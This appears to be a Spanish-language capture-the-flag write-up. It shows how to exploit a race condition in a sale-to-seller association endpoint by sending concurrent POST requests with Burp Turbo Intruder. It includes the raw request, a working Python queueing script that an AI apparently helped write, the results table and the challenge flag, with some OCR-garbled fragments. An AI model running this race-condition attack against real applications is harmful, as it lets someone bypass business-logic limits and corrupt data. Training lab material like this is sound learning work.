Estructura JSON: En el análisis, notamos que no existe un campo que asocie directamente a un vendedor con una venta. Sin embargo, ambos tienen un campo booleano llamado asociado (para ventas) y asociado (para vendedores). Esto sugiere que el servidor verifica si una venta está asociada a un vendedor, pero no establece una relación directa entre ellos. Interacción con la aplicación: Identificamos un botón “Asociar” que permite seleccionar una venta y un vendedor mediante menús desplegables. Al enviar una solicitud POST a /asociar, se recibe la respuesta “Venta asociada al vendedor” si la operación es exitosa

Como el desafío no permite asociar una venta a más de un usuario, la forma de resolver esto es realizando peticiones concurrentes. Entonces utilizamos turbo intruder para poder hacer eso(hay que descargar la extensión)

Enviamos la petición de Asociar al turbo intruder y modificamos lo siguiente



POST /asociar/ HTTP/2

Host: [tu host aquí]

Content-Type: application/json


Content-Length: 34

```
1 POST /asociar/ HTTP/2
2 Host: chl-1bbe3e54-996e-4954-ba4f-b19516a18ec0-el-analista.softwareseguro.com.ar
3 Cookie: _ga=GA1.1.860723446.1757703434; _ga_MR6ZT8PJ4Q=GS2.1.s1759231024$o3$g1$t1759232417$j51$10$h0
4 Content-Length: 34
5 Sec-Ch-Ua-Platform: "Windows"
```

```
{"id_venta": "%s", "id_vendedor": "%s"}
```

```
0 {
    "id_venta": "%s",
    "id_vendedor": "%s"
}
```

MUY IMPORTANTE EL %s para la sintaxis. Se utiliza cuando querés que algo se modifique sobre ese valor.



Acá nos muestra un código por defecto el cual le explicamos a la IA para que nos genere uno que resuelva el problema

Tienes razón en la confusión sobre el `Content-Length`. Si queremos usar el método de **múltiples parámetros** de Turbo Intruder (como en tu plantilla de ejemplo), la herramienta automáticamente **recalcula y ajusta la cabecera `Content-Length`** si el cuerpo de la petición cambia.

```
19
20 (
    "id_venta": "$s",
    "id_vendedor": "$s"
)
```

② ⚙️ ⏪ ⏩ Search

examples/multipleParameters.py Choose scripts di

1 | `def queueRequests(target, wordlists):`

Reqs: 12 | Queued: 0 | Duration: 1 | RPS: 12 | Connections: 5 | Retries: 0 | Fails: 12 | Next: null | Completed |

Row	Payload	Status	Words	Length	Time	Arrival	Label	Queue ID	Connecti...
11	4/2	200	209	848	1052430	1190141		11	2
10	3/2	200	210	850	1130431	1170474		8	7
9	2/2	200	209	848	1135201	1170474		5	6
8	2/3	200	208	846	1119547	1154900		6	5
7	4/3	200	191	843	53831	191534		12	4
6	3/3	200	196	853	123417	159968		9	9
5	3/1	200	202	842	111171	147747		7	8
4	4/1	200	208	854	100278	139344		10	10
3	1/2	200	192	845	90898	116844		2	1
2	1/3	200	194	849	90408	120083		3	3
1	2/1	200	206	850	98597	129280		4	4
0	1/1	200	192	845	81611	108226		1	2

EL CÓDIGO CORRECTO ES ESTE. OCUPAR EN MULTIPLE PARAMETERS

```
def queueRequests(target, wordlists):
    # Inicialización del motor (la que funciona en tu versión)
    engine = RequestEngine(endpoint=target.endpoint,
                            concurrentConnections=5,
                            requestsPerConnection=100,
                            pipeline=False,
                            engine=Engine.THREADED)

    # --- Definimos las listas de IDs como variables locales (ESTO ES LA CLAVE) ---
    # Es crucial que los IDs sean strings ('1', '2', etc.)
    ventas = ['1', '2', '3', '4']
    vendedores = ['1', '2', '3']

    # --- Bucle para generar las 12 combinaciones (Cluster Bomb) ---
    for vendedor in vendedores:
        for venta in ventas:

            # El array [venta, vendedor] reemplaza los dos %s en la petición HTTP.
            # El primer %s -> 'venta', el segundo %s -> 'vendedor'.
            payloads = [venta, vendedor]

            # El método .queue() encola la petición con el array de payloads
            engine.queue(target.req, payloads)

    def handleResponse(req, interesting):
        # Solo añadimos a la tabla los que resultaron en éxito (código 200)
        if req.response_status == 200:
            table.add(req)
```

Felicidades. Pasaste el desafío: [db1ab6987f0624b58ae72fa69aba4d14](#).

Lista de Ventas

Fecha	Monto	Asociada
18/10/2024, 7:00:00	\$150.50	Sí
18/10/2024, 8:30:00	\$200.00	Sí
18/10/2024, 9:15:00	\$99.99	Sí
18/10/2024, 10:45:00	\$300.75	Sí

Lista de Vendedores

Nombre	Email	Asociado
Juan Pérez	juan.perez@example.com	Sí
Maria García	maria.garcia@example.com	Sí
Carlos López	carlos.lopez@example.com	Sí
Ana Martínez	ana.martinez@example.com	No

Seleccionar Venta: Venta 1 - \$150.50

Seleccionar Vendedor: Juan Pérez (juan.pere

db1ab6987f0624b58ae72fa69aba4d14

Reversing Apk - Broken access control

xDesafío 31 - Libros Gratis